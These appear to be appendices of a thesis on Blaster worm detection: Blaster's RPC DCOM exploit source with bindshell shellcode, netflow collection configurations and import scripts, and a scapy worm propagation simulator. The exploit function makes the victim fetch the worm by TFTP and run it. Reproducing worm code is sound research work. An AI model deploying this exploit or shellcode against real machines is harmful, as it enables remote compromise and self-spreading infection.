0x00, 0x00, 0x00, 0x70, 0x5E, 0x0D, 0x00, 0x02, 0x00, 0x00,
0x00, 0x7C, 0x5E, 0x0D, 0x00, 0x00, 0x00, 0x00, 0x00, 0x10,
0x00, 0x00, 0x00, 0x80, 0x96, 0xF1, 0xF1, 0x2A, 0x4D, 0xCE,
0x11, 0xA6, 0x6A, 0x00, 0x20, 0xAF, 0x6E, 0x72, 0xF4, 0x0C,
0x00, 0x00, 0x00, 0x4D, 0x41, 0x52, 0x42, 0x01, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x0D, 0xF0, 0xAD, 0xBA, 0x00,
0x00, 0x00, 0x00, 0xA8, 0xF4, 0x0B, 0x00, 0x60, 0x03, 0x00,
0x00, 0x60, 0x03, 0x00, 0x00, 0x4D, 0x45, 0x4F, 0x57, 0x04,
0x00, 0x00, 0x00, 0xA2, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0x38,
0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x46, 0x00, 0x00, 0x00, 0x00, 0x30,
0x03, 0x00, 0x00, 0x28, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0xC8,
0x00, 0x00, 0x00, 0x4D, 0x45, 0x4F, 0x57, 0x28, 0x03, 0x00,
0x00, 0xD8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x02,
0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0xC4, 0x28, 0xCD, 0x00, 0x64, 0x29, 0xCD,
0x00, 0x00, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0xB9,
0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x46, 0xAB, 0x01, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x46, 0xA5, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0xA6, 0x01, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x46, 0xA4, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0xAD,
0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x46, 0xAA, 0x01, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x46, 0x07, 0x00, 0x00, 0x00, 0x60, 0x00, 0x00, 0x00, 0x58,
0x00, 0x00, 0x00, 0x90, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00,
0x00, 0x20, 0x00, 0x00, 0x00, 0x78, 0x00, 0x00, 0x00, 0x30,
0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x01, 0x10, 0x08,
0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x50, 0x00, 0x00, 0x00, 0x4F,
0xB6, 0x88, 0x20, 0xFF, 0xFF, 0xFF, 0xFF, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC,
0xCC, 0x48, 0x00, 0x00, 0x00, 0x07, 0x00, 0x66, 0x00, 0x06,
0x09, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x46, 0x10, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x78, 0x19, 0x0C, 0x00, 0x58,
0x00, 0x00, 0x00, 0x05, 0x00, 0x06, 0x00, 0x01, 0x00, 0x00,
0x00, 0x70, 0xD8, 0x98, 0x93, 0x98, 0x4F, 0xD2, 0x11, 0xA9,
0x3D, 0xBE, 0x57, 0xB2, 0x00, 0x00, 0x00, 0x32, 0x00, 0x31,
0x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x80,
0x00, 0x00, 0x00, 0x0D, 0xF0, 0xAD, 0xBA, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x18, 0x43, 0x14, 0x00, 0x00, 0x00, 0x00,
0x00, 0x60, 0x00, 0x00, 0x00, 0x60, 0x00, 0x00, 0x00, 0x4D,
0x45, 0x4F, 0x57, 0x04, 0x00, 0x00, 0x00, 0xC0, 0x01, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x46, 0x3B, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0x00,
0x00, 0x00, 0x00, 0x30, 0x00, 0x00, 0x00, 0x01, 0x00, 0x01,
0x00, 0x81, 0xC5, 0x17, 0x03, 0x80, 0x0E, 0xE9, 0x4A, 0x99,
0x99, 0xF1, 0x8A, 0x50, 0x6F, 0x7A, 0x85, 0x02, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x01, 0x00, 0x00, 0x00, 0x01, 0x10, 0x08, 0x00, 0xCC,
0xCC, 0xCC, 0xCC, 0x30, 0x00, 0x00, 0x00, 0x78, 0x00, 0x6E,
0x00, 0x00, 0x00, 0x00, 0x00, 0xD8, 0xDA, 0x0D, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x20, 0x2F, 0x0C,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x03,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x03, 0x00, 0x00,
0x00, 0x46, 0x00, 0x58, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01,
0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x10, 0x00, 0x00,
0x00, 0x30, 0x00, 0x2E, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x68,
0x00, 0x00, 0x00, 0x0E, 0x00, 0xFF, 0xFF, 0x68, 0x8B, 0x0B,
0x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00
};
unsigned char request2[] = {
0x20, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x20, 0x00, 0x00,
0x00, 0x5C, 0x00, 0x5C, 0x00
};
unsigned char request3[] = {
0x5C, 0x00, 0x43, 0x00, 0x24, 0x00, 0x5C, 0x00, 0x31, 0x00, 0x32,
0x00, 0x33, 0x00, 0x34, 0x00, 0x35, 0x00, 0x36, 0x00, 0x31,
0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31,
0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31,
0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x2E,
0x00, 0x64, 0x00, 0x6F, 0x00, 0x63, 0x00, 0x00, 0x00
};

unsigned long offset = 0x77e9afe3 ; /* WinXP */


unsigned char sc[] = "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x46\x00\x58\x00"
"\xff\xff\xff\xff" //  return address
"\xcc\xe0\xfd\x7f" // primary thread data block
"\xcc\xe0\xfd\x7f" // primary thread data block
// port 4444 bindshell
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
"\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
"\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
"\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
"\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
"\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
"\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
"\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\x4c\x4c\x62\xcc\xda\x8a\x81"
"\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
"\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
"\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
```

```
"\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
"\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
"\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
"\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
"\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
"\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3" // <- port used for shell
"\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
"\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
"\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
"\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
"\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
"\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
"\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
"\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
"\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
"\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
"\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
"\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
"\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
"\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
"\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04" ;

unsigned char request4[] = {
0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x20, 0x00, 0x00,
0x00, 0x30, 0x00, 0x2D, 0x00, 0x00, 0x00, 0x00, 0x00, 0x88,
0x2A, 0x0C, 0x00, 0x02, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
0x00, 0x28, 0x8C, 0x0C, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
};

void blaster_exploit_target(int sock, const char *victim_ip)
{
    int len, len1;
    struct sockaddr_in target_ip;
    unsigned char buf1[0x1000];
    unsigned char buf2[0x1000];

    unsigned char cmdstr[0x200];
    char buf[512] ;
    void *hThread ;
    int ThreadId, i;
    int sizeof_sa;
    struct sockaddr_in sa;

    unsigned int shellport ;
    shellport = SHELL_PORT ;

    // Set the return address.
    memcpy(sc + 36, (unsigned char *)&offset, 4);

    len = sizeof(sc);
    memcpy(buf2, request1, sizeof(request1));
    len1 = sizeof(request1);
    *(unsigned long *)(request2) = *(unsigned long *)(request2) + sizeof(sc) / 2;
    *(unsigned long *)(request2 + 8) = *(unsigned long *)(request2 + 8) + sizeof(sc) / 2;
    memcpy(buf2 + len1, request2, sizeof(request2));
    len1 = len1 + sizeof(request2);
    memcpy(buf2 + len1, sc, sizeof(sc));
    len1 = len1 + sizeof(sc);
    memcpy(buf2 + len1, request3, sizeof(request3));
    len1 = len1 + sizeof(request3);
    memcpy(buf2 + len1, request4, sizeof(request4));
    len1 = len1 + sizeof(request4);
    *(unsigned long *)(buf2 + 8) = *(unsigned long *)(buf2 + 8) + sizeof(sc) - 0xc;
    *(unsigned long *)(buf2 + 0x10) = *(unsigned long *)(buf2 + 0x10) + sizeof(sc) - 0xc;
    *(unsigned long *)(buf2 + 0x80) = *(unsigned long *)(buf2 + 0x80) + sizeof(sc) - 0xc;
    *(unsigned long *)(buf2 + 0x84) = *(unsigned long *)(buf2 + 0x84) + sizeof(sc) - 0xc;
    *(unsigned long *)(buf2 + 0xb4) = *(unsigned long *)(buf2 + 0xb4) + sizeof(sc) - 0xc;
    *(unsigned long *)(buf2 + 0xb8) = *(unsigned long *)(buf2 + 0xb8) + sizeof(sc) - 0xc;
    *(unsigned long *)(buf2 + 0xd0) = *(unsigned long *)(buf2 + 0xd0) + sizeof(sc) - 0xc;
    *(unsigned long *)(buf2 + 0x18c) = *(unsigned long *)(buf2 + 0x18c) + sizeof(sc) - 0xc;

    if (send(sock, bindstr, sizeof(bindstr), 0) == -1) {
        perror("- Send");
        return ;
    }

    len = recv(sock, buf1, 1000, 0);
    if (send(sock, buf2, len1, 0) == -1) {
        perror("- Send");
        return ;
    }


    if(0) {
        closesocket(sock) ;
        return ;
    }


    if (fd_tftp_service)
        closesocket(fd_tftp_service);
    hThread = CreateThread(0,0,blaster_tftp_thread,0,0,&ThreadId);
    Sleep(150); // give time for thread to start

    closesocket(sock);
    Sleep(400);

    memset(&target_ip, 0, sizeof(target_ip));
    target_ip.sin_family = AF_INET;
    target_ip.sin_addr.s_addr = inet_addr(victim_ip);
    target_ip.sin_port = htons(shellport);

    if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        perror("- Failed to create socket");
        goto closesocket_and_return ;
    }

    if (target_ip.sin_addr.s_addr == SOCKET_ERROR) {
        goto closesocket_and_return ;
    }

    if (connect(sock, (struct sockaddr *)&target_ip, sizeof(target_ip)) != 0) {
        goto closesocket_and_return ;
    }
    sleep(500) ;

    memset(target_ip_string, 0, sizeof(target_ip_string));
    sizeof_sa = sizeof(sa);
    getsockname(sock, (struct sockaddr*)&sa, &sizeof_sa);
    sprintf(target_ip_string, "%d.%d.%d.%d",
        sa.sin_addr.s_net, sa.sin_addr.s_host,
        sa.sin_addr.s_lh, sa.sin_addr.s_impno);

    sprintf(cmdstr, "tftp -i %s GET %s\n",target_ip_string, MSBLAST_EXE);
    i = send(sock, cmdstr, strlen(cmdstr), 0) ;

    Sleep(1000);
    for (i=0; i<10 && is_tftp_running; i++) Sleep(2000);

    sprintf(cmdstr, "start %s\n", MSBLAST_EXE);
    if (send(sock, cmdstr, strlen(cmdstr), 0) <= 0)
        goto closesocket_and_return;

    Sleep(2000);
    sprintf(cmdstr, "%s\n", MSBLAST_EXE);
    send(sock, cmdstr, strlen(cmdstr), 0);
    Sleep(2000);

closesocket_and_return:
    if (sock != 0)
        closesocket(sock);

    if (is_tftp_running) {
        TerminateThread(hThread,0);
        closesocket(fd_tftp_service);
        is_tftp_running = 0;
    }
    CloseHandle(hThread);

    return ;
}
```

B Argus configuration

Listing B.1: Argus configuration

```
ARGUS_FLOW_TYPE="Bidirectional"
ARGUS_FLOW_KEY="CLASSIC_5_TUPLE"
ARGUS_DAEMON=yes
ARGUS_ACCESS_PORT=561
ARGUS_INTERFACE=eth0
ARGUS_GO_PROMISCUOUS=yes
ARGUS_SET_PID=yes
ARGUS_PID_PATH="/var/run"
ARGUS_FLOW_STATUS_INTERVAL=5
ARGUS_MAR_STATUS_INTERVAL=60
ARGUS_DEBUG_LEVEL=0
ARGUS_GENERATE_RESPONSE_TIME_DATA=no
ARGUS_GENERATE_PACKET_SIZE=yes
ARGUS_GENERATE_JITTER_DATA=no
ARGUS_GENERATE_MAC_DATA=yes
ARGUS_GENERATE_APPBYTE_METRIC=no
ARGUS_FILTER="ip"
```

Listing B.2: Ra configuration

```
RA_PRINT_LABELS=0
RA_FIELD_DELIMITER=','
RA_USEC_PRECISION=6
RA_PRINT_NAMES=port
RA_FIELD_SPECIFIER=stime proto saddr sport dir daddr dport spkts dpkts sbytes dbytes state
```

Listing B.3: Argus database import tool

```
#!/usr/bin/env python
# —*— coding: utf—8 —*—
import sys, os, subprocess
import re

import time
from datetime import datetime

print "Using RA to read data"
os.system("ra —u —F ra.conf —n —r argus.out > ra.out")
print "Done. Data is read."


print "Convert timestamps"
data = open("ra.out","rb").read()

fd = open("ra.out","wb")
lines = data.split("\n")[1:] # We ignore the header
for line in lines:
    e = line.split(",")
    if not line:
        continue

    t = datetime.fromtimestamp(float(e[0]))
    e[0] = t.strftime("%Y—%m—%d %H:%M:%S")
    for i in range(0, len(e)):
        if len(e[i]) < 1: e[i] = "0"

    fd.write(",".join(e)+"\n")

fd.close()
print "Done. Timestamps converted"

print "COPY the data into the database"
os.system("psql --user postgres sensor < import.sql")
print "Done. Data is imported"
```

Listing B.4: Database library

```
import psycopg2

conn = None
cursor = None

def connect():
    global conn, cursor

    if conn == None:
        conn = psycopg2.connect( "dbname=sensor user=postgres password=postgres" )
        if conn.status:
            cursor = conn.cursor()
            return True
        raise psycopg2.Error( "Could not connect to database: " )
    return False

def query(sql):
    if conn == None:
        raise psycopg2.Error( "Not connected" )

    print "Querying SQL: ", sql
    try:
        cursor.execute(sql)
        return cursor.fetchall()
    except Exception,e:
        print "Failed to execute query: ", e.pgerror
        raise

def selectRecords(where_clause=""):
    s = "SELECT * FROM records" ;
    if len(where_clause):
        s += " WHERE "+where_clause

    return query(s)
```

Listing B.5: Netflow table to hold records

```
CREATE TABLE records (
    time         timestamp NOT NULL,
    proto        varchar(4) NOT NULL,
    src_ip       inet NOT NULL,
    src_port     integer NOT NULL,
    dir          varchar(10) NOT NULL,
    dst_ip       inet NOT NULL,
    dst_port     integer NOT NULL,
    src_count    integer NOT NULL,
    dst_count    integer NOT NULL,
    src_bytes    integer NOT NULL,
    dst_bytes    integer NOT NULL,
    state        varchar(10) NOT NULL
);
```

C Worm propagation simulator

Listing C.1: Worm simulator source-code

```
#
# Copyright 2010 — Kjel Tore Fossbakk
# Blaster Worm python simulation using scapy
#
from scapy.all import *
import copy, random

DATASET_ORIGINAL = "original_dataset.pcap"
DATASET_MODIFIED = "modified_dataset.pcap"

CHANCE_HOST_DEAD = 40 # 40 percent of a host being not reachjable
CHANCE_HOST_INVULN = 30 # 30 percent of the hosts are live, but invulnerabnle (e.g. not windows, ↩
     patched windows)

HOSTMAX = 100
HOSTCNT = 0
HOSTDEAD = []        # When an IP is defined to be dead, invuln or infected
HOSTINVULN = []      # we remember it.
HOSTINFECTED = []
START_MAC = '00:11:22:00:00:01'
CLASS_A = 192
CLASS_B = 168
CLASS_C = 0
CLASS_D = 0
hosts = []
original_packets = []
modified_packets = []

# We read the scenario files for original and modified scenarios
original_scenario_a = rdpcap("./original_packets_a.pcap")
original_scenario_b = rdpcap("./original_packets_b.pcap")
original_scenario_c = rdpcap("./original_packets_c.pcap")
# No modified_packets_a, it is identical to originak_packets_a
modified_scenario_b = rdpcap("./modified_packets_b.pcap")
modified_scenario_c = rdpcap("./modified_packets_c.pcap")

def get_next_ip():
    global CLASS_A, CLASS_B, CLASS_C, CLASS_D
    CLASS_D += 1
    if CLASS_D > 255:
        CLASS_D = 1
        CLASS_C += 1
        if CLASS_C > 255:
            CLASS_C = 1
            CLASS_B += 1
            if CLASS_B > 255:
                CLASS_B = 1
                CLASS_A += 1
                if CLASS_A > 255:
                    raise Exception("We are out of IP addresses")
    return "%d.%d.%d.%d" % (CLASS_A, CLASS_B, CLASS_C, CLASS_D)

def get_inc_ip(ip, inc):
    octetes = map(int, ip.split("."))
    octetes[3] += inc
    for i in xrange(3, 0, —1):
        if octetes[i] > 255:
            octetes[i—1] += (octetes[i] / 255)
            octetes[i] = (octetes[i] % 255)
    return ".".join(map(str, octetes))

def generate_hosts():
    addrs = {}
    for n in xrange(0, HOSTMAX):
        ip = get_next_ip()
        mac = START_MAC

        addrs[ ip ] = mac
    return addrs

def _alter_packets( packets, ether_src, ether_dst, ip_src, ip_dst ):
    """
    Take in a list of packets, and modify the Ether and IP src/dst.
    Return the new list of packets
    """
    _list_pckts = copy.deepcopy(packets)

    for pckt in _list_pckts:
        if pckt[Ether][IP].src != "192.168.0.1" and pckt[Ether][IP].src != "10.0.0.100":
            pckt[Ether].src = ether_dst
            pckt[Ether].dst = ether_src
            pckt[Ether][IP].src = ip_dst
            pckt[Ether][IP].dst = ip_src
        else:
            pckt[Ether].src = ether_src
            pckt[Ether].dst = ether_dst
            pckt[Ether][IP].src = ip_src
            pckt[Ether][IP].dst = ip_dst
        pckt[Ether][IP].chksum = None # We set the checksum to None, and scapy will calculate a ↩
             new one for us.


    return _list_pckts

def simulate_scenario_a( ip_src, ip_dst ):
    """
    Return modified packets for scenario a, used both in original and modified dataset.
    """
    global hosts, original_scenario_a
    ether_src = hosts[ip_src]
    ether_dst = hosts[ip_dst]
    return _alter_packets( original_scenario_a, ether_src, ether_dst, ip_src, ip_dst )

def simulate_original_scenario_b( ip_src, ip_dst ):
    """
    Return original packets for scenario b.
    """
    global hosts, original_scenario_b
    ether_src = hosts[ip_src]
    ether_dst = hosts[ip_dst]
    return _alter_packets( original_scenario_b, ether_src, ether_dst, ip_src, ip_dst )

def simulate_original_scenario_c( ip_src, ip_dst ):
    """
    Return original packets for scenario c.
    """
    global hosts, original_scenario_c
    ether_src = hosts[ip_src]
    ether_dst = hosts[ip_dst]
    return _alter_packets( original_scenario_c, ether_src, ether_dst, ip_src, ip_dst )

def _alter_packets_random_port( packets, ether_src, ether_dst, ip_src, ip_dst ):
    """
    Take in a list of packets, and modify the Ether and IP src/dst.
    Return the new list of packets
    """
    _list_pckts = copy.deepcopy(packets)

    shellport = random.randrange( 1025, 65535, 1 )
    print "Using random shellport", shellport

    for pckt in _list_pckts:
        if pckt[Ether][IP].src != "192.168.0.1" and pckt[Ether][IP].src != "10.0.0.100":
            pckt[Ether].src = ether_dst
            pckt[Ether].dst = ether_src
            pckt[Ether][IP].src = ip_dst
            pckt[Ether][IP].dst = ip_src
        else:
            pckt[Ether].src = ether_src
            pckt[Ether].dst = ether_dst
            pckt[Ether][IP].src = ip_src
            pckt[Ether][IP].dst = ip_dst

        pckt[Ether][IP].chksum = None # We set the checksum to None, and scapy will calculate a ↩
             new one for us.

        if pckt[Ether][IP].proto == 17: #UDP
            if pckt[Ether][IP][UDP].sport > 1024 and pckt[Ether][IP][UDP].dport > 1024:
                if pckt[Ether][IP].src == ip_src:
                    pckt[Ether][IP][UDP].dport = shellport
                else:
                    pckt[Ether][IP][UDP].sport = shellport
        if pckt[Ether][IP].proto == 6: # TCP
            if pckt[Ether][IP][TCP].sport > 1024 and pckt[Ether][IP][TCP].dport > 1024:
                if pckt[Ether][IP].src == ip_src:
                    pckt[Ether][IP][TCP].dport = shellport
                else:
                    pckt[Ether][IP][TCP].sport = shellport

    return _list_pckts


def simulate_modified_scenario_b( ip_src, ip_dst ):
    """
    Return original packets for scenario b.
    """
    global hosts, modified_scenario_b
    ether_src = hosts[ip_src]
    ether_dst = hosts[ip_dst]
    return _alter_packets_random_port( modified_scenario_b, ether_src, ether_dst, ip_src, ip_dst ↩
         )

def simulate_modified_scenario_c( ip_src, ip_dst ):
    """
    Return original packets for scenario c.
    """
    global hosts, modified_scenario_c
    ether_src = hosts[ip_src]
    ether_dst = hosts[ip_dst]
    return _alter_packets_random_port( modified_scenario_c, ether_src, ether_dst, ip_src, ip_dst ↩
         )


def worm_propagate( ip_src ):
    """
    ip_src is infected with Blaster Worm.
    It will try to infect 20 and 20 new hosts.
    It is random if the hosts it will try to infect are (a) live, (b) non-vulnerable or (c) ↩
         vulnerable.
    """
    global original_packets, modified_packets
    global HOSTCNT, HOSTMAX, HOSTINFECTED, HOSTDEAD, HOSTINVULN

    if HOSTCNT > (HOSTMAX-20):
        return

    cnt = 0
    packets = []
    infected = []
    for i in xrange(1, 20):
        ip = get_inc_ip( ip_src, i )
        if ip in HOSTINFECTED:
            print ip,"is already infected"
            packets = simulate_scenario_a( ip_src, get_inc_ip( ip_src, i ) )
            original_packets += packets
```

```
                modified_packets += packets
                continue
            elif ip in HOSTDEAD:
                print ip,"is already dead"
                original_packets += simulate_original_scenario_b( ip_src, get_inc_ip( ip_src, i ) )
                modified_packets += simulate_modified_scenario_b( ip_src, get_inc_ip( ip_src, i ) )
                continue
            elif ip in HOSTINVULN:
                print ip,"is already not vulnerable"
                original_packets += simulate_original_scenario_c( ip_src, ip )
                modified_packets += simulate_modified_scenario_b( ip_src, get_inc_ip( ip_src, i ) )
                continue

            cnt += 1
            if random.randrange( 0, 99, 1 ) < CHANCE_HOST_DEAD:
                print ip,"is dead"
                HOSTDEAD.append( ip )
                packets = simulate_scenario_a( ip_src, get_inc_ip( ip_src, i ) )
                original_packets += packets
                modified_packets += packets

            elif random.randrange( 0, 99, 1 ) < CHANCE_HOST_INVULN:
                print ip,"is invulnerable"
                HOSTINVULN.append( ip )
                original_packets += simulate_original_scenario_b( ip_src, get_inc_ip( ip_src, i ) )
                modified_packets += simulate_modified_scenario_b( ip_src, get_inc_ip( ip_src, i ) )

            else:
                print ip,"is vulnerable!"
                original_packets += simulate_original_scenario_c( ip_src, ip )
                modified_packets += simulate_modified_scenario_c( ip_src, get_inc_ip( ip_src, i ) )

                infected.append( ip )

        HOSTCNT += cnt # We only add newly discovered hosts.
        print "HOSTCNT", HOSTCNT

        HOSTINFECTED += infected
        if len(infected):
            for ip in infected:
                worm_propagate( ip )

# We generate our hosts with IP and MAC
hosts = generate_hosts()

#
# Simulator - Simulate the Blaster Worm propagating the network
#
# We start by infeecting one computer.
print "Infecting 192.168.0.1"
worm_propagate( '192.168.0.1' )

print "Infection is stopped."
print "Host statistics:\n Dead:\t\t%d (%d%%)" % (len(HOSTDEAD), (len(HOSTDEAD)*100)/HOSTCNT)
